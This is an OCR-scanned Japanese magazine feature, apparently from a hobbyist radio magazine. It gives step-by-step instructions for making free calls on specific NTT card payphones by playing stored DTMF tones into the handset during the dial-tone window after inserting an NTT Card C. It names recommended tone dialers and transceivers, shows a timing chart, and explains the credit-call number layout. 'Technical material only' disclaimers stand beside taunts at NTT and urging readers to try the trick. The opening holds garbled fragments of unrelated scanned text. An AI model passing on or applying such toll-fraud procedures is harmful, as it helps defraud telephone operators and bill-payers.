00	ワタシにアトキ	
00	100人に聞きました	
00	危うい。ミニカー	
00	トにイヤラ視線が集中	
00	発見50年前のフィルム	
00	鷲島の体操授業○58◎	
00	た悲願「孤剣に身を	
00	ちおれい。輝彦	
00	谷一郎 高橋元太郎	
00	美かおる 野仲	

なかなか視聴率が上がらないTBSの番組

特集 NTTカードC使用

究極のタダ電話!!

●タダ電ハッカーになれるかも!? ●しかしこれはあくまでも
技術資料です!



Dr. MEDIA + 編集部

NTTカードCで究極の 完全タダ電ノッキングを ズバリ検証してみる!!

誰よりもいち早く、タダ電を体験したい奴は、このプロローグを読み飛ばして、次の109ページにどうぞ!

プロローグ

今年の1月号でお届けした「NTT ハッキング白書」以来、ひたすら「沈黙の文体」を続けてきた編集部某(ポーとでもボウとでも好きにお呼びください)が、全国数十万人のNTT ハッキングファンに自信をもってお届けするのが、今号のこの特集です。まさに痛快の満塁ホームラン「究極のタダ電」といっても過言ではないであります。なんちゃって。

いやあ、この半年は読者の方にも長かったことでしょうか、わたくし某めにとっても実に長い半年間でした。

読者の方からは「NTT の圧力に屈して、NTT ネットはもうやめたの? これ以上やったら発禁だから、怖くてやらないの? (発禁なんてなことはあり得ないんだけどなあ、一応、今の憲法下では…某談)」などなど、お電話やお手紙で責められ

るし、かの鬼編集長からはことあるごとに「このムダ飯喰いめが!」と一喝されるので、ホントに悲惨な編集部員生活でございました。

また、当のNTT さんは、かのお懐かしい公衆電話担当部長様をはじめ皆様गत、安穩な日々をお送りになっていたことでしょう。そうそう、歴代の公衆電話担当部長様においては、ふがいないこのわたくしめのことを「ムダ飯喰」と叱咤激励されたり、「某」などというありがたい名前を付けていただいたり、色々とお世話にばかりなっております。そこで、僅かながらのご恩返しといっはまことにせん越ではございますが、今日からまた充実したお忙しい日々をお送りいただけるよう、この特集をお届けいたします。

そして、運がおよろしければ地方への栄えあるご栄転につながるやもしれぬ、ビックなプレゼントになることございましょう(ザマ〜ミロ、あつあ、べつにケンカを吹っかけてるわけじゃないから、気を悪くしないでね……)。ということで、某の

ボーナスをかけたこの特集をとくにご覧ください(半年間も情眠をむさぼってたわけじゃないんだぜ!!) さて、この特集はあくまでも純粋な技術資料であるわけでした、最終章の「近未来小説」を除いては、すべて科学的な検証という極めて厳格かつ厳密な実証を基本的なポリシーにしております。科学の世界では、曖昧かつ穏やかな表現(いわゆる、ビントをほかしたり、●で伏せたりする)は、徹底的に排除されるべきであり、真実のみを克明に記すことが求められます。

そこで、この特集の読者の方の中には「過激すぎるのでは」との感をお持ちになる方がいらっしゃるかもしれませんが、これが嘘いつわりのない真実なのです。事実には仮にフタができたとしても、真実にかぶせるフタなど存在しないということは、どうぞ理解してください。

要するに、某が知りえた真実をこの特集を読むすべての方に、100/パーセント包み隠さず明らかにする、ただそういうことなのです。

しかしこれはあくまでも技術資料です!

旧電電公社がプレゼントしてくれた究極のタダ電!

電電公社が残したアダ花

電電公社、電話局、あななんと心地よい響きなのでしょう。公社時代は「何でもあり」の電話ハッキングファンにいわせると、あのころは古き良き時代だったそうです。

しかし、今のNTT、支社・営業所という名前の電話会社、営利追及のみの企業体になり果ててしまったとお嘆きの諸兄! あの電電公社がハッキングファンのために、あたかもアダ花を咲かせるかのような素晴らしい遺産を残していたのです。

こづかしい理屈や原理は後にして、とにかく公社時代に開発された、あの銘機 MC-1PN (写真1)、MC-1PN-I (写真2)、MC-2PN (写真3) が身の回りにあるかどうか確認しましょう。

これらは、日本のプリペイドカードの先駆けともなったテレ

カとともに、およそ10年前に電電公社と田村製作所によって開発されたカード型公衆電話機の元祖ともいえる機種です。とはいっても、もちろん現在でも現役バリバリの機種です。

これらの機種がある限り、これから証明する「究極のタダ電」は、検証可能でしょう。


カードCを準備せよ!

カードCというと、耳慣れない読者もいらつしやると思いますが、これはクレジット通話の契約者のみにNTTが独自に発行する特別なカードなのです(写真4)。


カードそのものは、無償(タダ)です。

さて、詳しい入手の方法については、117~119ページに譲るとして、次に話を進めます。

前号の次号予告の欄外で告知したように、既にNTTとクレジット通話の契約して、このカ



▲写真1 MC-1PN。これぞカード型公衆電話機の元祖! とはいっても、まだまだ現役で頑張っている。



▲写真2 MC-1PN-I。IPNの国際電話対応型のタイプ。都市部にはかなり多く配備されている。



▲写真3 MC-2PN。IPNが小型に改良されたタイプ。おもな配備は、店舗先などの卓上用。



▲写真4 これが本題の「NTTカードC」だ。これをええれば…。

Cをお持ちの方は、まことにラッキー！ です。

ところで、このカードは一般のテレカのように市販されてはいませんし、使い古しのテレカのようにカード電話機のそばに落ちていたといった性格のものではありませんので、悪しからず。

カードCをお持ちでない方には申し訳ないのですが、とにかくクレジット通話の契約をして、カードCを手に入れることが先決問題なのです。ぜひとも、クレジット通話の契約をすべきです(べつにNTTの営業を代行しているわけではないのですが…)。

高速トーンダイヤラが決め手!

もし、あなたがアクションバンドを毎月欠かさず読んでいて、DTMF機能付きのトーンシーバを持っていて、なおかつ1秒

間に数字キーを10回以上押すことのできる反射神経があるなら、もう何も必要ありません。

すぐさま、そのトーンシーバとカードCと、この特集のABを持って、MC-1 PN・MC-1 PN-I・MC-2 PNに向かって走りましょう。

ところが、愚鈍な「某」は、どう頑張ってみてもそんなに速くボタンを押せませんでした。そこで、トーンダイヤラなる文明の利器を家電屋さんで購入して、これを使うことにしました。

「某」のお薦めは、カシオのQD-700です。なんといってもクイックダイヤラという商品名だけあって、ダイヤリングがめつほう高速です。

これから、タダ電しようという方は、必携の武器です。

とにかく、DTMFで高速にダイヤリングすることのできる装置を用意します。

と、ここまでが準備編です。

以下は、順を追って検証過程を克明に描写していきます。

検証その1

ダイヤラに、かけようとする相手先の電話番号を記憶させる(写真6)。たとえば、AB編集部なら、[03] 3258-0411。市外局番[03]は、都内(つまり同一市内からなら)なら不要。だからといって、編集部にかけてきたらぶつとばすぞ!。

試しにダイヤラのダイヤルボタンを押して試みて、自動的に「ビッポッパツ」と鳴って、DTMF信号が2秒以内にすべて鳴り終わればまったく問題なし。

ノロノロと「ビッ・ポッ・パツ」なんてやってたら、そいつは遅くて使いものにならないよ。

とはいっても、だいたいどのトーンダイヤラは、8桁以内の市内局番なら2秒以内に必ずコールできるはず。



▲写真5 この企画のために、編集部員を総動員してかき集めたトーンダイヤラたち。要するにこれで、ビッポッパツとやるわけだ。

特集/NTTカードCで究極のタダ電を検証!

ただし、市外局番を含めたり、
やダイヤルQ²、直通国際電話
などのように10桁以上のダイア
リングとなると、ちょっと苦し
いってことだ。

検証その2

カードCとトーンダイヤラを準備したら、MC-1 PN・MC-1 PN-I・MC-2 PNに向かう（もちろん、走っていく必要はない）。

カード型公衆電話機の受話器をとる。受話器のマイク部分に、トーンダイヤラをセットする(写真7)。

カードCを電話機に挿入する。受話器のスピーカ部分に耳をあてて「ブー」という音が確認できたら、ダイヤラのダイヤルボタンを即座に押す（この程度の反射神経は、愚鈍な「某」にもあったのだ）。

ダイヤラがDTMF信号を
コールし終わり、続いてカード
Cによって発する14音（3音プ
ラス11音）のDTMF信号が受
話器のスピーカから聞こえてく
るが、これは無視する。




▲写真6 これ、編集部の某がお薦めする高速トーンダイヤラ。カシオの「クイックダイヤラ100/QD-700」。購入価格は7000円程度。もちろん、現行機種。



▲写真7 受話器のマイクの部分にこのようにセットして、ダイヤルボタンをポンと押せば、高速でピッポッパッとダイヤリングしてくれる。


しかしこれはあくまでも技術資料です！

カードCハッキングのタイミングチャートだっ！



そして電話は、トーンダイヤラが発した相手先電話にかかる。反応の速い交換機だと、ダイヤラのDTMF信号が終了すると即座に相手先につながり、その後、カードCによるDTMF音が受話器のスピーカから聞こえてくる。相手先をリングしていたり、つながったりした場合には、その後聞こえるDTMF信号音は交換機にとってはただの音声に過ぎず、まったく無関係なのだ。

特に、ダイヤルQ²や117、177



▲写真8 高速トーンダイヤラの裏側には、ビッポッパツと音を出すためのスピーカが付いている。音量調整VRで適切なレベルにセットできる。

ワンポイント アドバイス

SONY

RM-A30

お知らせ


公衆電話で留守番電話のリモコンをするときは

公衆電話の受話器は下図のように2種類あります。スリット(みぞ)のあるものでかけることをおすすめしますが、スリットなしでかけるときは電話番号は電話機のダイヤルボタンを押して手動操作した後、暗証番号以降をRM-A30で送出してください。

また家庭用の電話機でかかりにくいときは、少し離すなど、当て方を変えてください。



ソニー株式会社



▲写真9 このように、トーンダイヤラには必ずスピーカがあり、これがただの電子電話帳や電子メモなどとの大きな違いになっている。

は即つながってしまうから快感(某のひとりごと)。

トーンダイヤラと 受話器の相性

以上の検証でお分りのように、公衆電話の受話器に「ビッポッパツ」という音を聞かせてやると、どういうわけだカートンダイヤラに記憶させた電話番号先につながってしまうという至極単純なハッキングなのです！ とはいうものの、物事に

は相性というのが付きものでして、電話機の受話器によって、かかりやすい、かかりにくいということがあります。

左のイラストのように受話器の送話部分(マイク)がスリット状になっているものはかかりやすく、スリットのないものはかかりにくいという相性があります。

また、シルバーホンのように受信音量をコントロールできるタイプもかかりが悪いようです。

特集/NTTカードCで究極のタダ電を検証!

トーンダイヤラと 電子電話帳の違いには 注意しよう!

今や高度な電子電話帳や電子手帳が大流行りですが、これらの「電子になにに」というのは、単に情報やメモをデータとして管理しているものに過ぎませんから、今回のハッキングに使用するトーンダイヤラとしては使えません。

ここで使っているトーンダイヤラというのは「ピッポツ/パツ」という音を発生させる機能をもったもので、電話番号を記憶させその番号に該当する「ピッポツ/パツ」音を順次スピーカから出す機械なのです。


ですから、写真9のようにトーンダイヤラの裏面には必ずスピーカが内蔵されていて、その部分だけ少し飛び出しています。

商品名では、クイックダイヤラとカオートダイヤラなどと称しているようです。

このタイプの商品は、今から数年前に大流行しましたが、スピーカの引っ張り力が邪魔だったのか、一次的なヒット商品に終わってしまい、現行ではカシオという電卓メーカーしか製造していないようです。


ただし、ディスカウントショップなどでは、流行した時代の在庫処分品が廉価で売りに出されていることがあるので、そちらの方をあたってみたほうがいかもしれません。

くれぐれも、電話番号だけを記憶させるに過ぎない電子電話帳と間違えないでください。



しかしこれはあくまでも技術資料です!


カード C ハッキング 番外編その1



▲写真10 単発のトーンダイヤラ。価格は2000円以下と安い、せいで打てて3桁程度かな。

ピッポッパツという音を手動で出すだけなら、電話用の単発のトーンダイヤラ（電話番号などのメモリ機能のないもの）でも可能です。

ただし、あくまでも手で押していくので市内の8桁、市街局番を含めた10桁を短時間に打つことは、よほどの反射神経をお持ちでないとまづ不可能でしょう。117とか177なら余裕で可能。



▲写真11 DTMF 機能が付いたトランシーバなら、単発のトーンダイヤラの代用になる。

トーンダイヤラがなくても、とにかくピッポッパツという音が出さえすれば、どんなものでも OK ということなのです。たとえば、DTMF 付きのトランシーバを送信状態にして数字キーを押すと、スピーカがピッポッパツと鳴ります。これで単発のトーンダイヤラと同等になります。送信パワーは L でおこないましょう。

カード C ハッキング 番外編その2



▲写真12 DJ-F 4 のように10桁のダイヤル機能が内蔵されている、オートダイヤラとして使用可能。この他にも、C460なども10桁以上のDTMFメモリを内蔵しているので応用可能。


DTMF 付きのトランシーバの応用編ということになりますが、DJ-F 1/F 4 などのように、10桁のダイヤル [DIAL] 機能が内蔵されているトランシーバが、高速のトーンダイヤラとして使えます。

まず、トランシーバのダイヤル機能に相手先の電話番号を記憶させます（この機能の具体的な方法は、トランシーバの取扱説明書をよくご覧ください）。あとは、送信状態にしてダイヤル音をスピーカから出します。

DTMF によるコードスケッチ機能付きのトランシーバはたいいてい、コード設定用の入力数字は3桁だから、多桁の電話番号を記憶させられないので、残念ながらあきらめてください！ また、送信出力は L の状態にします。これは、無線機から出る電波によってハッキングするといふものではなく、あくまで送信時のDTMFのモニタ音を利用するに過ぎないからです。

特集/NTTカードCで究極のタダ電を検証!

この4枚の写真が物語る、カードCハッキングのすべて!



▲写真1 かける相手の電話番号をトーンダイヤラに記憶させる。市内通話なら、市外局番は不要。



▲写真2 受話器の送話部分（マイク部分）に、トーンダイヤラをセットする。



▲写真3 電話機のカード挿入口にカードCを入れる。このとき、受話器の受話部分（スピーカ部分）は耳にあてておく。慣れれば、カンでいくけど…!



▲写真4 受話器から「ブー」という音が聞こえてきたら、トーンダイヤラのダイヤルボタンを即座に押す。これで、NTTの交換機が相手先につなげてくれる。以上。

しかしこれはあくまでも技術資料です!

また、悪用は絶対にしないでください。

なぜカードCがこんな簡単に ハッキングできてしまうのか？ タダ電ハッキングの 仕組みを詳細にレポート！

クレジット通話の仕組み

カードCで、いとも簡単にハッキングができてしまうクレジット通話とは、いったい何なのかをまず説明しましょう。

クレジット通話そのものは、電電公社の時代から加入電話のサービス業務としてありました。

もちろん有料サービスですが、加入電話(要するに自分の電話)以外の電話を使用したときも、通話料は加入電話の利用料金に合算されて、後で一緒に支払うという「後払い方式」のサー

ビスです。

公衆電話の通話料金やよそさまの電話を拝借したときの通話料金なども、クレジット通話を利用すると、電話料金を気にせずに通話ができるというのが、電電公社(NTT)のセールスポイントです。とはいっても、そのときは電話代を気にしなくても、結局はあとで自分の電話にそのツケが回ってくるのだから、ちょっとしたトリックだね。

まあ、外で電話をかけるとき、小銭を用意するか、テレカの度数が通話の途中でなくなって


しまうなどの煩わしさが無いので、便利といえれば便利かな？


さて、クレジット通話の利用形態は、カードCが登場するまでは、局番なしの「106」へかけてオペレータに取り次いでもらう方法と、契約者が自分でダイヤルする「自動クレジット通話サービス」の二種でした。

オペレータに申し込む方法は、ここでは省略しますが、クレジット通話の元祖がオペレータ扱いです。


で、その次に登場してきたのが「自動クレジット通話サービ

クレジット通話の番号構成について知ろう！(図1)





▲写真1 NTTがクレジット通話契約者に配布する、通話方法などを解説した使用説明書です。
 ス」です。なにが自動かという
 と、それまで106に取り次いでも
 らっていたものを、自分でな
 からなまでにこなうから、「自



▲写真2 この使用説明書には、「自動クレジット通話」の方法やカードCの使い方など、けっこうためになる情報が満載されています。

動」というらしいです。あるいは、交換機が「自動的に」クレジット通話を扱うからなのかな…。


さて、どうやって「自動的に」クレジット通話をおこなうかというのを図1と図2で説明します。
 121から始まる合計で最高28桁の数字が、クレジット通話を「自動的に」利用するためのマ

ジックナンバーなのです。

最初の18桁は、自動クレジット通話をするためのもので、その後の10桁はかけようとする相手の電話番号(市内の通話でも市外局番から)に該当します。

最初の18桁が、クレジット通話用の交換機に取り次がせるための、契約者個別に割り当てられた番号というわけです。

クレジット通話のつながる仕組みと料金請求の仕組み (図2)



カードの仕組

さて、一通りクレジット通話の仕組が分かったところで、次に肝腎のカードCについて説明しましょう。

これまでのクレジット通話（106オペレータ扱や自動クレジット通話）は、加入者への有料サービスにもかかわらず、非常に複雑で面倒な手続きや操作が必要でした。

これについては、NTT自身も「クレジット通話の契約数・販売数が低位停滞にあった」と社内パンフレットでも触れており、これを踏まえ操作性の改善と市場の拡大・利用増を図る目的でカードCのサービス提供となったと、カードC導入の経緯を説明しています。

では、どのようにして複雑なクレジット通話の操作性を改善

●このカードはオートクレジットコールカードです。●このカードはクレジット通話専用で、カード公衆電話から使用できます。●折り曲げたり、汚したり、磁気に近づけたりしないで下さい。●このカードには通話料は含まれておりません。
■ This card is "Auto Creditcall Card". ■ This card is for Card/Coin Telephone in Japan. ■ Don't bend or stain and avoid magnetic fields. ■ This card has no call unit.

NTTカード
オートクレジットコールカード
<CC110-00001>

NTT

▲写真3 これが、カードCの裏面と、そこに記憶されている磁気情報です。磁気情報は、通常の方法では目で見えることはできませんが、磁気像影剤という特殊な薬品でこのように目視することができます。

したかという、外形はテレカと同一形状の磁気カードに、121から始まる合計18桁（最大）の数字データを記憶させ、これをカード型公衆電話機に挿入すると自動的に18桁のダイヤル信号が送り出されるシステムが採用されています。いわば、特種な

オートダイヤルカードなのです。ですから、クレジット通話利用者は、自分が設定した4桁の暗証番号と相手先の電話番号をブッシュするだけになり、今までのほぼ半分の最大14桁のダイヤル操作で相手先につながるようになります。

▲写真4 写真3の磁気情報を拡大するとこのようになります。磁気情報の位置は一般のテレカと同一位置ですが、データの構成そのものはまったく違います。まず、通常のテレカに見られる度数情報部分は、データ「1」で埋めつくされています（右半分の細かい縞の部分）。肝腎のカードCとしての磁気情報は左半分の不規則に並ぶ縞の部分です。ここにカードCを示す属性と、121と登録電話番号などのオートダイヤル情報が記録されていますが、詳細については現在研究中です。

カードCでクレジット通話がつながる仕組（図3）

このデータによって、
カード型公衆電話は自動的にダイヤルする。

ここまではカードCに、磁気データとして記録されている。ここからは、手で入力する。

121 - 4 △△△△△△△△△△ - ○○○○ - □□□□□□□□□□

市外局番 + 市内局番 暗証番号 市外局番 + 市内局番
登録電話番号（最高10桁） クレジット番号（4桁） 通話先電話番号（最高10桁）

音声ガイド省略モード

→ クレジット通話用のコンピュータにアクセスするための電話番号。

ハッキングポイントを詳細に説明しよう!

カード型公衆電話の間抜けな動きに注目!


ここまでは、NTTの広報資料というか営業パンフレットのノリでしたが、クレジット通話やカードCの基本的なシステム構成を理解して戴いたところで、このシステムの根本的な欠陥を指摘してみましょう。

この欠陥が、つまりカードCのハッキングポイントということになります。

カードCを既に使用している方にはお分かりでしょうが、カードCをカード型公衆電話に入れると、暗証番号の入力をうながす音声ガイドが聞こえてくるまでに、しばらく時間がかります。

そこで、この間に電話機や交換機がどのような動き(シーケンス)をしているのかというのを、ストップウォッチ片手に調べてみました(写真5)。

公衆電話に電氣的な接続をし



▲写真5 街中の公衆電話で実測したのだから、ある程度実態に近いデータ収集ができたと思います。まあ、ストップウォッチによる手動計測ですが、サンプルを100とって平均化したので、カンベンしてね!

て動作時間を計測すれば、正確無比なデータをとることができるようですが、まさか街中の公衆電話にタイムインターバル・カウンタなどをつなぐわけにもいかないの(NTT通研や総研なら簡単なのにな...)、街頭の公衆電話をストップウォッチで計測したデータ100回の平均値を、およその動作時間とみなしました。

これが、図4です。MC-1PN、MC-1PN-I、MC-2PNだけ、121が電話機からコールされるまでの2.4秒間、受話器から「ブー」という発信音が聞こえてきます。この長い時間(電子機器にとって秒単位の時間なんてとてつもない長時間なので)、は受話器のマイクもスピーカも電話回線につながれた状態になっています。

カードCが挿入されてからの公衆電話機の動き (図4)



しかしこれはあくまでも技術資料です!

121コールの先に DTMFを聞かせると…

「プー」という発信音は、交換機がこの間に電話機からのダイヤル信号を受け付けますよという、信号音なのです。

そこで、いきなりダイヤリングしようとしてプッシュボタンを押すと、カードCは即座に排出されてしまい電話は切れてしまいます（MC-1PN、MC-1PN-I、MC-2PN）。

このへんは、うまく考えて作
つてあります。

それじゃあというわけで、プ
ツシュ（トーン）ダイヤル回線

なのだから、かつて流行ったオートダイヤル電子電話手帳にかけ先の電話番号を記憶させ、この2.4秒のゴールテンタイム間に「ピッポツパツ」と受話器のマイクに聞かせてやれば…。

交換機は、受け付けてしまいます。10円玉や100円玉やテレカを入れて、オートダイヤル電子電話帳で「ピッポツパツ」とやるのと同じ要領です。

「こんなことがハッキングの理屈かよ!」としかられそうなほど単純ですが、真実です。

